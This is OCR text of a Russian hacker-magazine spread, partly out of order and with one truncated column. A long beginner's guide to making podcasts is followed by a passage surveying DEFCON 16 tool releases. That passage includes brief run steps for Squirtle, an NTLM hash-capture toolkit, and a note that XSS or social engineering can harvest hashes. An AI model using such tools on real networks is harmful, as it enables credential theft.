Уже найдется не так много постоянных жителей Сети, которые бы ни разу не слышали слово «подкаст». Его все чаще можно встретить на самых популярных сайтах рядом с аббревиатурами RSS и PDA. В действительности, подкаст — не что иное, как еще один способ «читать» полюбившийся блог или сайт. Когда-то единственным способом получить обновление сайта было — посетить его (с ума сойти, а прошло-то всего лет 15!). Потом появились почтовые рассылки; в дороге можно было посмотреть wap-версию сайта (были когда-то телефоны, которые кроме SMS и звонков умели еще и WAP — дико круто было). С повсеместным внедрением RSS стало возможным получать только новые статьи с сотен сайтов сразу в RSS-аггрегаторы (программы или сервисы для чтения лент RSS). Это существенно облегчило жизнь тем, чьи интересы не ограничиваются сайтом xakep.ru, и тем, кто следит за новостями и посещает десятки сайтов каждый день. Развитие технологии позволило внедрять в обычные обновления RSS разные



Вырезать лишнее не проблема в любом звуковом редакторе, в том числе и моем любимом Sound Studio

Егора Шершневецкого» — название, без вопросов, крутое, но слушатель его вряд ли запомнит, да и в списке «мегаподкастов от ...» он окажется номером 100. Можно попробовать придумать название странное или просто необычное. Именно таким путем пошел я, когда пару лет назад запускал свой подкаст — **«Rosnovsky Park™ Weekly»** (rosnovsky.ru). Многие проследили аналогию с Парком Горького (Культуры и Отдыха), который по-английски называется Gorky Park. Ведь в подкасте я в меру сил развлекаю аудиторию, рассказывая истории из своей бурной радио-жизни. В общем, постарайся с названием. К нему, кстати, понадобится обложка. Обложка (согласно спецификациям Apple) — это картинка размером от 300x300 до 600x600 точек. Что ты на эту картинку поместишь — решать тебе, но имей в виду: она будет отображаться на айподах и некоторых других плеерах во время прослушивания; помимо этого, она будет

вложения, например, звук, видео, документы, фотографии и всякое такое. Было бы глупо не воспользоваться такими возможностями, что, разумеется, тут же и было сделано. Инженеры из Apple подумали и решили, что было бы круто, если бы люди могли получать на свои iPod'ы радиопередачи из интернета. Сказано — сделано. В iTunes добавили источник «Подкасты», его же добавили в iPod, написали спецификацию, и началась эра подкастинга. Ну, это если коротко.

ПОЧЕМУ ПОДКАСТЫ?

На самом деле, подкасты — это в некотором плане эволюция блогов. Просто кому-то удобнее читать, кому-то — слушать. Или, если посмотреть с другой стороны, кто-то лучше пишет, а кто-то — лучше говорит. Ну и, конечно, многие в детстве мечтали работать на радио — а подкастинг как раз дает возможность почувствовать себя радиоведущим. Впрочем, лирику в сторону. Чем же подкаст лучше текста? Какие преимущества он дает как автору, так и слушателю?
Во-первых, подкаст можно слушать в метро, в машине, на пробежке — где угодно. А читать блог — только там, где есть интернет. То есть, подкастинг позволяет сделать блог доступным в оффлайне. Во-вторых, ни один, даже самый красочный, текст никогда точно не передаст интонации автора. Текст — это «многобукв», которые каждый читает по-своему. Живая речь — это экспрессия, здесь и задумчивость в голосе, и грусть, и радость (не смайликами едиными), и т.д. Текстом этого передать нельзя; лучше один раз услышать историю, чем сто раз ее прочитать. Наконец, твой подкаст — это твое персональное радио. Делай его, как хочешь, делай, что хочешь!

ПРОСТЫЕ ПРИГОТОВЛЕНИЯ


Что, собственно, нужно, чтобы начать выпускать подкаст? Один единственный мп3-файл с твоим приветствием, выложенный у тебя на сайте, строго говоря, подкастом не является. Прежде чем засесть за микрофон, нужно кое-что приготовить.
Для начала зарегистрируйся на одном из российских подкаст-терминалов. Выбор, прямо скажу, не велик. **Russian Podcasting** (rpod.ru) — старейший и крупнейший, но давненько не обновлялся; **PodFM** (podfm.ru) — молодой и довольно продвинутый, но пока не слишком популярный; **Рамблер-Аудио** (audio.rambler.ru/users/) — попсовый и малопонятный. Есть возможность публиковать подкасты и в li.ru, и в «Моем Мире» на mail.ru, и кое-где еще, но подкасты для этих сервисов — продукт побочный, внимания ему уделяется мало. В итоге, подкаст-часть реализована из рук вон плохо.
В общем, на первом этапе регистрации на подкаст-терминале более чем достаточно. Придумай звучное название, которое будет максимально описывать то, о чем ты собираешься говорить. «Мегаподкаст

сопровождать твой подкаст на подкаст-терминалах. Можно, конечно, использовать собственную фотографию или нарисовать какую-нибудь фигулину в Paint, но лучше попросить приятеля-дизайнера (в жизни не поверю, что у тебя такого нет) потратить пять минут времени и за бутылку хорошего... ну, чая, например, с печеньем сделать тебе красивую и «говорящую» картинку. На этом первый этап приготовлений можно считать законченным.

ПЕРВАЯ ЗАПИСЬ

Второй этап — подготовить мысли к изложению. Если ты планируешь делать что-то большее, чем зачитывать записи из своего блога, то настоятельно рекомендую держать перед глазами список тем, которые ты собираешься освещать в ближайшем выпуске подкаста. Такой список называется шоунотами (show-notes, «заметки к шоу») и обычно публикуется с каждым выпуском подкаста. Как только ты придумал, о чем будешь рассказывать, и записал это богатство в нескольких строчках, можно приступать к записи.
С чего начать? Начать с микрофона! Без него подкаст сделать будет сложно. В принципе, подойдет и мобильник с диктофоном, но этот вариант не лучший. Благо, микрофонов много, хороших и разных. Практически в каждый современный ноут встроен микрофон. В компьютерном магазине можно найти с десяток моделей микрофонов. Какой же выбрать? Отвечу так: для первых выпусков — любой. Встроенные, пожалуй, это наихудший вариант, как и пластмассовые «микрофоны» за 100 рублей. Но для «попробовать» сойдут и они. Если втянешься, всегда можно купить аппаратуру покруче... а вот если подкастинг у тебя не пойдет, продавать уже купленную дорогую аппаратуру может быть довольно обидно и накладно.
Похожая история и с софтом для звукозаписи. Программ существует сумасшедшее количество, на любой вкус и кошелек. Но для начала разумно попробовать одну из бесплатных программ, например **Audacity** (audacity.sourceforge.net). Никаких сверхвозможностей она не дает, но с задачей записи и редактирования голоса справляется вполне достойно.
Итак, у нас есть компьютер, микрофон, программа для звукозаписи. Можно приступать. Будь готов к тому, что в этот момент тебе может показаться: ничего не получится! Действительно, разговаривать с микрофоном психологически не очень-то просто. Если ты включил запись, но говорить не получается (или получается плохо) — не страшно. Советую попробовать несколько путей. Первый — пригласить в гости приятеля; или — позвонить ему по **Skype** (www.skype.com). Тебе надо поговорить с ним на темы твоего подкаста. А отключившись от разговора — попробовать повторить все в микрофон уже без собеседника. Вообще, собеседник — сильный момент при записи подкаста. Поэтому гораздо лучше пригласить человека в гости и вместе с ним





Добавляем в подкаст фоновый трек

info

• Если в подкасте участвует несколько человек, то шоу-ноты нужно как-то «расшарить» для всех. Идеально для этих целей подходят Google Docs и Google Notebook. Кроме того, можно завести на del.icio.us специальный тег и помечать им ссылки, которые могут пригодиться во время записи.

• Записывать подкаст вдвоем довольно просто. Созвонитесь по Скайпу и запустите запись каждый на своем компьютере. В итоге, сведя воедино отдельные файлы с голосом каждого участника, получишь групповой подкаст.

• Меня часто спрашивают, какие подкасты слушаю я. Вот ответ:
• **Радио-Т** (radio-t.com) — главный hitech-подкаст.
• **This Week in Tech** (twit.tv)— популярное обсуждение хайтек-событий недели.
• **Radio Grinch** (radiogrinch.ru)— отличный и очень разный подкаст.
• **Подкаст от Umputun** (umputun.com) — лытдыбр нашего бывшего соотечественника.
• **Подкастеры в городе** (CityCast.by) — подкаст наших белорусских друзей.

записать выпуск. Если такой возможности нет (например, у тебя нет друзей :)), то можно использовать web-камеру или зеркало. Наверное, тебя это удивит, но беседовать со своим отражением в зеркале — увлекательное занятие, особенно, если не соглашаться, ругаться и спорить. Главное, чтобы до драки не дошло.

10 ПРАВИЛ ХОРОШЕЙ ЗАПИСИ

Перечислю их:
1. Говори так, будто рассказываешь историю в хорошей компании.
2. Не читай по бумажке.
3. Не останавливай запись, если запнулся или оговорился — либо оставь как есть, либо сразу переговори неудавшийся момент.
4. Говори только о том, что тебе интересно. Если тебе не интересна тема твоего подкаста — она не будет интересна никому!
5. Не забывай, что слушают тебя самые разные люди, проявляй к ним должное уважение.
6. Если непечатные выражения — твой родной язык, будь готов к тому, что и слушать тебя будут одни гопники.
7. Если к концу записи ты можешь сделать анонс следующего выпуска — обязательно сделай! Если слушатели будут знать, о чем пойдет речь в следующий раз, то с большей вероятностью послушают новый выпуск.
8. Следи за словами-паразитами. Это самый сложный совет. Обычно всякие «вот», «так», «типа» и прочие замечаешь уже после записи.
9. Если во время записи вокруг слишком шумно — отложи запись. Мало кому будет приятно вслушиваться, что там такое бубнят.
10. Если какое-то правило из этих 10 не нравится — забей на него! Может быть, именно ты откроешь новую эру в подкастинге? :)


ОБРАБАТЫВАЕМ ЗВУК

Представим, что свой голос ты записал, наговорил много интересного, и теперь хочешь сделать из этого подкаст. Хорошим тоном считается убрать из речи все лишнее. Если ты запинался и переговаривал какие-то места — подчисти запись. Если заметил слова-паразиты, и у тебя получается их удалить — конечно, удаляй! Ахи, вздохи, мычание, хрипы и всхлипы тоже можно смело вырезать, если они, конечно, не являются частью твоего художественного замысла (бывает и такое). Подчищенную речь нужно нормализовать (в твоем аудиоредакторе, наверняка, есть функция «Normalize»). Можно слегка подчистить фоновый шум функцией «Dynamic Expander» или, в крайнем случае, «Noise Gate». У обеих этих функций есть параметры, такие, как ratio, threshold, attak time, release time, но я не буду тебе говорить, что именно ставить. Не потому что я жадный, а потому что все это очень индивидуально. Пробуй, двигай бегунки, выставляй разные цифры и слушай, что получается. Как только понравится результат — это и будут твои личные параметры обработки! Финальным моментом должна стать компрессия («Dynamic Compression») — поиграв с настройками, ты можешь получить насыщенный и мощный звук, как в твоей любимой радиопередаче. Разумеется, премудростей звукозаписи — великое... нет, лучше так — ВЕЛИКОЕ множество. Подробно узнать, как и что лучше делать, ты можешь из подкаста **«Теория и практика звукозаписи»** (tipz.umputun.com). Там же можно найти массу обзоров и сравнений разных продвинутых и не очень микрофонов, звукозаписывающих примочек и всякого такого. Мы же пойдем дальше.

ОФОРМЛЯЕМ ВЫПУСК

Попробуем оформить твой первый выпуск. Это, кстати, совершенно не обязательно. Вполне можно сразу загрузить на подкаст-терминал голосовой файл — многие так и делают. Но те, кто стремится к совершенству, в той или иной степени оформляют свои подкасты. В начало выпуска можно добавить небольшой джингл (музыкальную заставку). Где ее взять — вопрос не простой. Чисто теоретически, ты можешь зайти на www.podsafemusicnetwork.com, выбрать любую понравившуюся песню и вырезать из нее фрагмент, который и станет заставкой. Дальше





Подкаст Rosnovsky Park Weekly в iTunes Store



Подкасты от Росновского

можно таким же образом выбрать фоновую музыку. Фоновая музыка, кстати, момент спорный, многие предпочитают ее не ставить, но лучший вариант — попробовать и определиться. Особенно полезна музыкальная подложка; если во время записи было шумно — музыка скроет многие дефекты плохой записи, проверено. Для сведения всего этого богатства воедино (музыкальная заставка + твой голос + фоновая музыка) понадобится что-то вроде многодорожечного редактора. Тут придется погуглить, поскольку я пользуюсь программой **GarageBand** от Apple и не очень разбираюсь в софте под Windows. Так или иначе, для сведения эпизода подкаста подойдет и уже упомянутая **Audacity**, хотя назвать ее удачным инструментом для этих целей, пожалуй, нельзя. На всякий случай намекну, что твой голос должен звучать намного громче фоновой музыки, а заставка — не громче голоса.

Как только поймешь, что все готово, возникнет вопрос, в каком формате сохранять звуковой файл. Тут все довольно просто. Стандартом де-факто является mp3. Есть, конечно, и подкасты в AAC, ogg и других форматах, но mp3 — основа основ и начало начал. Если у тебя не музыкальный подкаст (а если музыкальный — то зачем ты все это читал?!), то ориентируйтесь на размер файла. Голос совсем не обязательно сохранять в стерео — конвертируй файл в моно. Высокий

Моя домашняя студия

Начиналось все с Sound Forge и Vegas на работе. Домой я сначала купил M-Audio Podcast Factory (отличный, кстати, вариант до $200), в который входил микрофон, внешний аудио-интерфейс, диск с Audacity. От Audacity отказался почти сразу — для маков есть огромное количество куда лучших и не дорогих аналогов. До сих пор для записи использую связку SoundStudio + GarageBand (для сведения). Железную часть обновил недавно: теперь у меня микрофон Актава МК-220 и голосовой процессор dbx 286A. Планирую со временем добавить микшер и второй микрофон — для записи в компании :).

битрейт для голоса совсем не нужен — огран
дискретизации (только не спрашивай, что эт
либо 44100 Hz, либо 22050 — это принципиал
другие значения приведут к некорректному в
подкаста flash-плеерами. Кроме того, выстав
ты уменьшишь размер файла, что позволит с
кого dial-up или платный трафик. Для конвер
можно, кстати, использовать iTunes. В настр
просто указать все эти параметры, после чег
твой podcast1.mp3 и правой кнопкой мыши в
в mp3». В общем, в результате у тебя должен
podcast1.mp3, mono, 64 кбит/с, 22050 Hz. По
Чтобы подкаст стал совсем готов, его нужн
раз для этих целей ты и регистрировался н
Рассказывать, как загружать туда готовые
предельно просто. Не забывай добавлять интересные описания к выпускам. Потенциальные слушатели сначала читают описание, а потом скачивают подкаст или подписываются на него, поэтому очень важно привлечь внимание описанием. Кстати, все подкаст-терминалы позволяют указывать, содержится ли в подкасте ненормативная лексика. Не игнорируйте эту метку; если твой подкаст не предназначен для детей младшего школьного возраста — так и указывай в описании, это позволит избежать разных неприятностей.

☒ КАК СДЕЛАТЬ ПОДКАСТ ПОПУЛЯРНЫМ?

Да кто ж его знает-то! :) Истории известны случаи, когда подкасты на самые, казалось бы, интересные темы так и не становились популярными, а совершенно заурядные — наоборот, «выстреливали». Угадать заранее, попадешь на вершину славы или нет, практически невозможно. Зато вполне можно предпринять некоторые шаги, чтобы о твоем подкасте узнали.

Во-первых, добавь свой подкаст на все подкаст-терминалы. Ведь кому-то ближе портал Russian Podcasting, а кому-то — PodFM. Если владеешь английским — обязательно добавь свою ленту на все западные терминалы (podcastalley.com, www.podcastdirectory.com, podcast.com и другие) — за рубежом живет очень много русскоговорящих людей, которые вполне могут наткнуться на подкаст именно таким образом. Если у тебя есть аккаунт в американском iTunes Store





rpod.ru — первый и ныне самый популярный подкаст-терминал в России



Подкаст-терминал pod.fm появился недавно, но уже завоевал немало поклонников

— обязательно добавь свой rss и туда: это основной источник подкастов для подавляющего большинства слушателей. Не стесняйся проанонсировать свежий выпуск в ЖЖ, твиттере или в блоге — чем больше людей узнает о подкасте, тем лучше. Старайся отвечать на комментарии и письма, которые будут приходить тебе в ответ на подкаст. Если ты будешь отвечать на комментарии в самом подкасте, это даже лучше — со временем вокруг твоего шоу сформируется лояльная аудитория.

И самое главное: **твой подкаст — это твое пространство**. Тут ты царь, бог и премьер-министр. Никого не слушай, делай так, как тебе нравится. Ты спросишь, зачем же тогда такая большая статья о том, как делать подкаст? Отвечу: это неполный, но самый короткий путь к собственному успешному шоу. Но у каждого шоу свой путь, и не факт, что тебе подойдет именно этот. Экспериментируй, играй, получай удовольствие! Не за этим ли ты затевал подкаст? :) ⌶

Отличная идея — сувениры для слушателей с символикой подкаста. Еще более отличная идея — конкурсы с призами



Подкаст-терминалы

По большому счету, в России работают два подкаст-терминала.

Особенность первого во всех смыслах **Russian Podcasting** (rpod.ru) в том, что отсюда начинают искать интересные подкаст практически все. Здесь много авторов и много слушателей, здесь есть рейтинг, директория, сервис статистики для подкастеров. Здесь выходят в эфир знаменитые «Сиськи-письки шоу» и «Большой подкаст» Василия Стрельникова. Здесь давно ничего не обновлялось, но существует местная «тусовка»; хороший подкаст, если будет замечен, может быть рекомендован местными гуру на главной странице.

По-своему хорош и **PodFM** (podfm.ru). Здесь тоже есть своеобразный рейтинг, за каждый эпизод подкаста можно проголосовать, к выпускам можно добавлять фотографии — это называется слайд-кастами. Хорошие подкасты рекомендует редакция, помечая их специальным бейджиком. Относительно мало подкастов пошлых и грубых. Есть сервис статистики для подкастеров, но самих подкастеров относительно немного. Слушателей тоже маловато, но это вопрос времени — работа над терминалом ведется постоянно.

Из англоязычных хочется выделить сервис от Apple и Odeo.

iTunes Podcasts (www.apple.com/itunes) — это даже не терминал, а директория подкастов. Чтобы добавить свой подкаст сюда, нужен аккаунт в американском iTunes Store. В общей сложности здесь собрано более 125000 аудио- и видео-подкастов, есть разделения по категориям и популярности. К сожалению, наших подкастов среди популярных нет: англоязычные подкасты скачивают сотни тысяч слушателей, русскоязычные — в лучшем случае несколько тысяч. Так или иначе, это первое место, куда нужно добавлять свой подкаст.

Англоязычная директория номер два — **Odeo** (odeo.com). Это директория и в некотором плане еще и терминал: на Odeo можно вручную добавлять эпизоды подкаста, записывать их онлайн и делать многое многое другое. Размах впечатляет: десятки тысяч подкастов и огромная аудитория слушателей.



АНТОНОВ «SPIDER_NET» ИГОРЬ
/ ANTONOV.IGOR.KHV@GMAIL.COM /

TOP 7 РЕЛИЗОВ DEFCON 16

САМЫЕ ГРОМКИЕ РЕЛИЗЫ ПРОШЕДШЕЙ ХАКЕРСКОЙ КОНФЕРЕНЦИИ

Хакерская конференция DEFCON, проходящая в Вегасе, всегда славилась сногсшибательными докладами, освещением жестоких багов и уязвимостей, и, конечно же, релизами доселе недоступных публике эксплоитов и х-тулз. На недавно прошедшей DEFCON 16 таких релизов было особенно много. Мы не могли обойти их стороной.


DEFCON — это не просто конференция, не просто очередной ивент. Это практически святое место для хакеров и кракеров, где они могут обнародовать результаты своей многомесячной и многолетней работы. Трудно забыть 2001 год, когда на конференции был арестован русский программист Дмитрий Скляров за «взлом системы защиты электронных документов Adobe». В этом году еще перед конференцией был обыскан британский специалист по взлому GSM. Это лишь очередное доказательство, что доклады и релизы на конференции всегда самые актуальные и свежие. И у тебя есть отличная возможность с ними познакомиться.

01 BEHOLDER — BY NELSON MURILO AND LUIS EDUARDO
IDS-СИСТЕМА ДЛЯ БЕСПРОВОДНЫХ СЕТЕЙ
HTTP://WWW.BEHOLDERWIRELESS.ORG

Внимательные читатели не понаслышке знакомы с приемом Rogue AP, когда в беспроводной сети появляется подставная точка доступа. У нее похожий идентификатор SSID. Она обладает большим сигналом и с радостью принимает соединения от ничего не подозревающих пользователей, снифает весь проходящий трафик, отлавливая пароли, кукисы и прочие ценные данные.
Представленная на DEFCON'е тулза — Beholder — нацелена как раз на то, чтобы подобные зловредные действия в эфире Wi-Fi пресечь. В общем-то, много для этого и не надо: достаточно отслеживать изменения ESSID, MAC, используемых каналов для «родных» сетей и бить тревогу в случае, если обнаружены подозрительные сети. Если точка доступа родного хотспота в соседней кофейне или универе всегда использовала 14й канал, а тут он вдруг поменялся — стало быть, нужно призадуматься. Подозрения вызывают и внезапные изменения других параметров. Разработчики Beholder пошли дальше и разработали целую методику, позволяющие обнаружить присутствие в сети популярных тулз, реализующих атаку Rogue AP, в том числе karma и hotpotter. Многие из них намеренно коверкают ESSID легитимной точки доступа, изменяя несколько символов. Ну, например, имя Infosec превращают в Inf0sec — а наивный пользователь к ней подключается. Beholder легко определяет появление в сети устройств с исковерканным ESSID, используя систему привычных регулярных выражений.



Запускаем Beholder для поиска сетей с похожим ESSID



Интерфейс Grendel для MAC

Программа написана для линукса и запускается на любой системе с ядром 2.6.x. Чтобы отследить появление точек с левым идентификатором, потребуется команда запуска:

```
beholder -r ".*[1i]nf[0o]s[3e]c.*"
```

Подобному указанию будут соответствовать названия «0infosec», «inf0sec», «1nfosec-1» — и т.д.

02 VOIPER
АВТОМАТИЧЕСКОЕ СРЕДСТВО ДЛЯ ТЕСТИРОВАНИЯ VOIP-ПРИЛОЖЕНИЙ И ПРОТОКОЛОВ

HTTP://VOIPER.SOURCEFORGE.NET

Помимо беспроводных сетей, специалистов по безопасности сейчас сильно заботит VoIP. Еще бы! Кругом идет внедрение IP-телефонии, всюду огромное количество протоколов и конкретных их реализаций. Неудивительно, что телефонный трафик легко перехватить, а при желании провести спуфинг и, к примеру, подделать Caller ID (что мы и демонстрировали в статье «Телефонные шалости»). VoIPER — это целый набор утилит, позволяющий легко (и автоматически) тестировать VoIP-устройства на наличие известных уязвимостей. В основе лежит известный фреймфорк Sulley fuzzing, а также SIP-движок torturer вкупе с большим количеством разных модулей. Благодаря этому, разработчикам удалось собрать утилиту для разных платформ, включая Linux, OS X и даже GUI-вый вариант для Windows. В арсенале VoIPER — больше 200.000 тысяч различных тестов для проверки правильности реализации SIP-протокола. В скором времени разработчики обещают модули для работы с H.323/IAX.

03 SQUIRTLE
ТУЛКИТ ДЛЯ ПЕРЕХВАТА LM/NTLM HASH ЧЕРЕЗ WEB

HTTP://CODE.GOOGLE.COM/P/SQUIRTLE

Что такое NTLM? NT LAN Manager — это давно существующий протокол сетевой аутентификации, разработанный Microsoft для сетей Windows NT. Судьбе паролей, хранимых в ОС семейства Windows, не позавидуешь — даже самые стойкие и красивые из них обречены на провал. Виной всему тяжелое наследие... угадай кого? Правильно, протокола NTLM, будь он неладен! Сами хеши уже давно не надо взламывать. Из-за особенностей протокола нам известны атаки типа «pass-the-hash» и множество утилит, эти атаки реализующих. В итоге мы получаем нужные права на сервере или рабочей станции, дамп хешей и т.п. Провернуть атаку позволяют, например, Hydra, Pass The Hash Toolkit, Canvas, CORE Impact, тот же самый Metasploit. На конференции Chaos Constructions наш автор toxa представил утилиту, которая доводит легкость выполнения PtH-атак до маразма «большой красной кнопки». Только этот хеш нужно как-то перехватить!

Ранее можно было использовать FGDump, PWDumpX, любимый Cain & Able, но теперь, с релизом Squirtle, протокол NTLM придется окончательно похоронить. Заполучить чужой хеш стало возможным даже через Web. Виной тому — зоны доверия, реализованные в Internet Explorer. Все внутренние серверы автоматически попадают в зону доверия. А это значит, что IE будет оправлять данные NTLM прямо в своем запросе. Банальной XSS или социальной инженерией взломщики могут получать хеши пачками! Достаточно установить виндовую утилиту Squirtle и запустить ее. Это предельно просто:

1. Изменяем настройки в файле `squirtle.yaml`.
2. Запускаем интепретатор Ruby: `ruby squirtle.rb`.
3. Отправляем браузеры на `http://yourserver:8080`.

Windows Vista по умолчанию отдает только NTLMv2-хеш (защищенный от таких атак), но разве хоть одна крупная компания (помимо, возможно самой Microsoft) уже полностью перешла на Vista? А те, кто перешли, часто чуть ли первым делом включают поддержку NTLM!

04 DRADIS — BY JOHN FITZPATRICK
УТИЛИТА ДЛЯ СОВМЕСТНОГО ИСПОЛЬЗОВАНИЯ ИНФОРМАЦИИ В ХОДЕ ТЕСТА НА ПРОНИКНОВЕНИЕ

HTTP://DRADIS.SOURCEFORGE.NET

В инете, как на дрожжах, появляются онлайн-сервисы для совместной работы: одновременного редактирования документов, работы с исходниками и т.п. А чем хуже пен-тестеры? В самом деле, достойных средств совместной работы у специалистов по безопасности с учетом специфики их работы почему-то не было. Пора это исправить! Две утилиты, представленные на DEFCON 16, относятся как раз к разряду colaboration. Dradis — клиент-серверная платформа для удобного обмена информацией в ходе взлома. Когда целая команда занимается одним проектом, будет очень кстати иметь под рукой базу с информацией об уже проделанной работе. Хотя бы для того, чтоб не повторять неудачных попыток.


Важно, что часть информации попадает в базу Dradis автоматически — не нужно копипастить в базу все логи, инфу с консоли и т.д. В последней версии была также реализована поддержка SSL: Dradis, как минимум, можно использовать в качестве платформы для безопасного общения! Проект полностью написан на Ruby, поэтому изначально является кроссплатформенным, а для установки под Виндой собран специальный инсталлятор.



Бейдж участника DEFCON 16 со встроенным чипом



Интерфейс на Qt для Dradis



dvd
На нашем диске ты найдешь образ, в котором организаторами конференции собраны все представленные утилиты.



links
• Отчет о посещении DEFCON'а одного из участников: http://www.p2pnet.net/story/16782
• Все утилиты в одном флаконе: http://edge.i-hacked.com/defcon16-cd-iso-posted


05 COLLABREATE — BY CHRIS EAGLE AND TIM VIDAS
ПЛАГИН ДЛЯ IDA PRO ДЛЯ СОВМЕСТНОГО REVERSE ENGINEERING
HTTP://WWW.IDABOOK.COM/COLLABREATE


collabREate — это плагин для IDA Pro, позволяющий IDA-реверсерам одновременно «расковыривать» один и тот же бинарный файл. CollabREate состоит из клиентского плагина, который подключается к IDA, начиная с версии 4.9 и до 5.3, а также серверной компоненты, использующей Java/JDBC и СУБД PostgreSQL/MySQL. Когда в любимой IDA включается плагин, она устанавливает соединение с сервером collabREate. Плагин отслеживает сообщения IDA о произведенных действиях, помещая информацию в базу данных сервера. Каждое такое сообщение складывается на сервере и дублируется другим пользователям IDA, работающим над тем же самым проектом. Как видишь, все предельно просто. Причем, любой пользователь может в любой момент отключиться или присоединиться заново: у него будет самая последняя версия файла и история изменений. Во время работы можно создавать так называемые 